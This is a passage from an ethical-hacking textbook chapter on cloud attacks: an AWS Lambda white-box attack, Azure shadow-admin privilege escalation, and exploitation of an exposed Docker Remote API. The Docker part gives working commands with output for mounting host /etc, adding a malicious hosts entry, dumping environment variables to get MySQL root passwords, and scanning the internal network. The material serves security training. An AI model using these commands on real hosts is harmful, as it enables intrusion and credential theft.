


Figure 19.75: Screenshot showing the successful exfiltration of credentials

White-Box Scenario

In this scenario, attackers hold prior information about the environment, which helps them in achieving their goals.

The steps to perform an attack using the white-box scenario approach are as follows.

- **Step 1:** An attacker obtains sensitive information such as user credentials through phishing or other social engineering methods.
- **Step 2:** The attacker obtains information about the roles and other policies associated with that compromised cloud account. Here, the attacker strictly focuses on the specific misconfigured S3 bucket.
- **Step 3:** The attacker can now list the Lambda functions and obtain additional information about any function.
- **Step 4:** With the additional information and obtained user credentials, the attacker downloads the associated Lambda code for the detection and exploitation of potential vulnerabilities.
- **Step 5:** The Lambda function can now be exploited by the attacker to launch further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.76: White-box approach

Attackers can use the following AWS CLI commands to perform the attack.

- Run the following command to check the user policies associated with an account:

  `aws iam list-attached-user-policies --user-name operator`

- Run the following command to list the Lambda functions and identify a specific role that has been employed by the function:

  `aws lambda list-functions`


- Execute the following command to obtain more information about the Lambda function such as a link or path for downloading the code:

  `aws lambda get-function --function-name corpFuncEasy`

```
file_download_path = f'/tmp/{key.split("/")[-1]}'
with open(file_download_path, 'wb+') as file:
    file.write(response['Body'].read())

file_count_KB = subprocess.check_output(
    "stat -c %s " + file_download_path,
    shell=True,
    stderr=subprocess.STDOUT
    ).decode().rstrip()
```

Figure 19.77: Screenshot of the uploaded file's location

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploiting Shadow Admins in AWS

Shadow admins are user accounts with specific permissions that allow attackers to penetrate the target cloud network. Attackers can exploit shadow admins only after gaining some kind of access to the target environment. Attackers abuse shadow admin permissions to escalate privileges and gain control over the target cloud environment.

Some of the techniques used by attackers to abuse shadow admin permissions are discussed below.

- **Elevating Access Permissions**

  Attackers abuse **`Microsoft.Authorization/elevateAccess/Action`** permissions to elevate their privileges to those of an admin account.

- **Modifying Existing Roles**

  Attackers abuse **`Microsoft.Authorization/roleDefinitions/write`** permissions to modify an existing role and create new admin accounts.

- **Creating New Accounts**

  Attackers with the **`Microsoft.Authorization/roleAssignments/write`** permission can assign new roles for privileged accounts.

Attackers can also leverage custom roles to create new shadow admin accounts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
{
  "Name": "Storage Team Leader",
  "Id": null,
  "IsCustom": true,
  "Description": "Allows a Storage Team Leader to do his work",
  "Actions": [
    "Microsoft.Storage/*",
    "Microsoft.StorageSync/*",
    "Microsoft.Sql/managedInstances/databases/*",
    "Microsoft.DBforMySQL/servers/databases/*",
    "Microsoft.Authorization/roleAssignments/*"
  ],
  "NotActions": [],
  "AssignableScopes": [
    "/subscriptions/6ec6070a-ded3-41bc-9541-14954bd22c3a"
  ]
}
```


Figure 19.78: Screenshot showing role permissions

The custom role "Storage Team Leader" is a full subscription admin. Attackers can abuse permissions such as **`Microsoft.Authorization/roleAssignments/*`** by leveraging the **`AssignableScopes`** subscription to assign any additional permissions for an account.

Shadow Admin Scan Tools

- **SkyArk**

  Source: *https://github.com*

  SkyArk contains two main scanning modules, **`AWStealth`** and **`AzureStealth`**. With the scanning results from SkyArk, attackers can discover the entities (users, groups, and roles) that have the most sensitive and risky permissions.




Figure 19.79: Screenshot of SkyArk

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some additional tools to identify shadow admin accounts:

- Red-Shadow (*https://github.com*)
- ACLight2 (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Docker Remote API

Retrieving files from the Docker host

- Run the following command to get an image of Alpine Linux:

  `$ docker -H <Remote IP:Port> pull alpine`

- Create a container from the image using the following command:

  `$ docker -H <Remote IP:Port> run -t -d alpine`

- Run the `ls` command inside the container to retrieve files stored on the Docker host:

  `$ docker -H <Remote IP:Port> exec modest_goldstine ls`

```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run 'ls' command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

Scanning internal network

- Use Nmap to scan the host's internal network to identify running services:

  `$ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox <IP Range>`

```
# Start a container used to scan the docker host network using nmap image on a given range
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmavitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe
8089/tcp open  unknown
...
Nmap done: 70 IP addresses (6 hosts up) scanned in 608.72 seconds
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Docker Remote API (Cont'd)

Retrieving credentials

- Run the following commands to retrieve credentials:

  `$ docker -H [docker remote host] inspect [container name]`

  `$ docker -H [docker remote host] exec -i [container name] env`

```
bash-3.2$ docker -H [docker remote host] exec -i [container name] env

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=BlaBla
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root
```

Querying databases

- Run the following command to find MySQL containers:

  `$ docker -H [docker remote host] ps | grep mysql`

- Run the following command to retrieve MySQL credentials:

  `$ docker -H [docker remote host] exec -i some-mysql env`

- Use the retrieved credentials to find databases in the MySQL container:

  `$ docker -H [docker host] exec -i some-mysql mysql -u root -p <password> -e "show databases"`

```
# Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID   IMAGE   CREATED      STATUS    PORTS                    NAMES
260f6220d004   mysql   4 days ago   Up 4 days 0.0.0.0:3306->3306/tcp   some-mysql

# Find credentials
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

# Run "show database" query
bash-3.2$ docker -H [docker host]  exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Docker Remote API

After gaining access to the target Docker host, attackers exploit the Docker remote API to launch further attacks, such as mining cryptocurrency, initiating attacks by masking IPs, creating botnets to perform DoS attacks, installing services for phishing campaigns, retrieving sensitive (e.g., credentials), and compromising the security of the internal network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Retrieving files from the Docker host

Attackers create a new container and mount it to the folder on the Docker host to gain access to other files.

Run the following command to get an image of Linux alpine:

```
$ docker -H <Remote IP:Port> pull alpine
```

Now, run the following command to create a container from the image:

```
$ docker -H <Remote IP:Port> run -t -d alpine
```

After creating the container, run the `ls` command inside the container to retrieve files stored on the Docker host:

```
$ docker -H <Remote IP:Port> exec modest_goldstine ls
```

```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run 'ls' command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

Figure 19.80: Screenshot of Docker showing the creation of a Docker container

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Similarly, you can create a container from the image, mount the host '/etc' path to the container, and retrieve the content stored in the '/etc/hosts' file. By accessing this file, attackers can make a malicious entry in the host files.

```
# Create a container from the image and mount host '/etc' path to the container
bash-3.2$ docker -H <Remote IP:Port> run -t -d -v /etc:/tmp/etc alpine
# Print the content of host '/etc/hosts' file
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 ubuntu-512mb-ams2-01 ubuntu-512mb-ams2-01
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

# Add new entry inside the host 'hosts' file - IP of a malicious server
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras sh -c "echo '127.0.0.1 www.docker.com' >> /tmp/etc/hosts"
# Print the content of host '/etc/hosts' file after modification
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 ubuntu-512mb-ams2-01 ubuntu-512mb-ams2-01
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

127.0.0.1 www.docker.com
```

Figure 19.81: Screenshot of Docker showing the manipulation of host files

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can also access data stored outside the host by identifying mounted volumes to the container. You can use the Docker inspect command to detect external storage mounts, such as S3 and network file system (NFS). Furthermore, if any mount has write access, attackers can manipulate the files stored on the external storage.

```
# Find mounts
bash-3.2$ docker -H [docker remote host] inspect [container name]
...
        "Mounts": [
            {
                "Type": "volume",
                "Source": "source",
                "Destination": "/dest/dir",
                "Driver": "the driver"
                "RW": true,
            }
        ],
...

# Access files in mounts
bash-3.2$ docker -H [docker remote host] exec -i [container name] /dest/dir/ls
bash-3.2$ docker -H [docker remote host] exec -i [container name] cat /dest/dir/some/file
```

Figure 19.82: Screenshot of Docker showing the results of the Docker inspect command

Scanning internal network

If an attacker creates a container in the existing Docker network bridge, he can access all hosts that the principal Docker host can access within the internal network.

You can use Nmap to scan the host's internal network and identify running services:

```
$ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox
<IP Range>
```

```
# Start a container used to scan the docker host network using nmap image on a given range
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmavitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe
8089/tcp open  unknown
...
Nmap done: 70 IP addresses (6 hosts up) scanned in 608.72 seconds
```

Figure 19.83: Screenshot of Docker showing the Nmap scanning results

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Retrieving credentials

Environment variables are commonly used in Docker for passing credentials as arguments while running the containers. Attackers use the Docker inspect command to identify available environment variables on the Docker host. Executing the "**env**" command on a container returns all the details, including the credentials used to initiate the containers.

Run the following commands to retrieve credentials:

```
$ docker -H [docker remote host] inspect [container name]
$ docker -H [docker remote host] exec -i [container name] env
```

```
bash-3.2$ docker -H [docker remote host] inspect [container name]

Here is some of the output:

"Id": "260f6220d004796b12ff16e63a28bb2cc0817ce1d3ce4d72822c7a9a9b8aa903",
"Created": "2019-02-14T19:48:53.860995239Z",
...
"Config": {
    "Env": [
        "MYSQL_ROOT_PASSWORD=password",
        ...
    ]
```

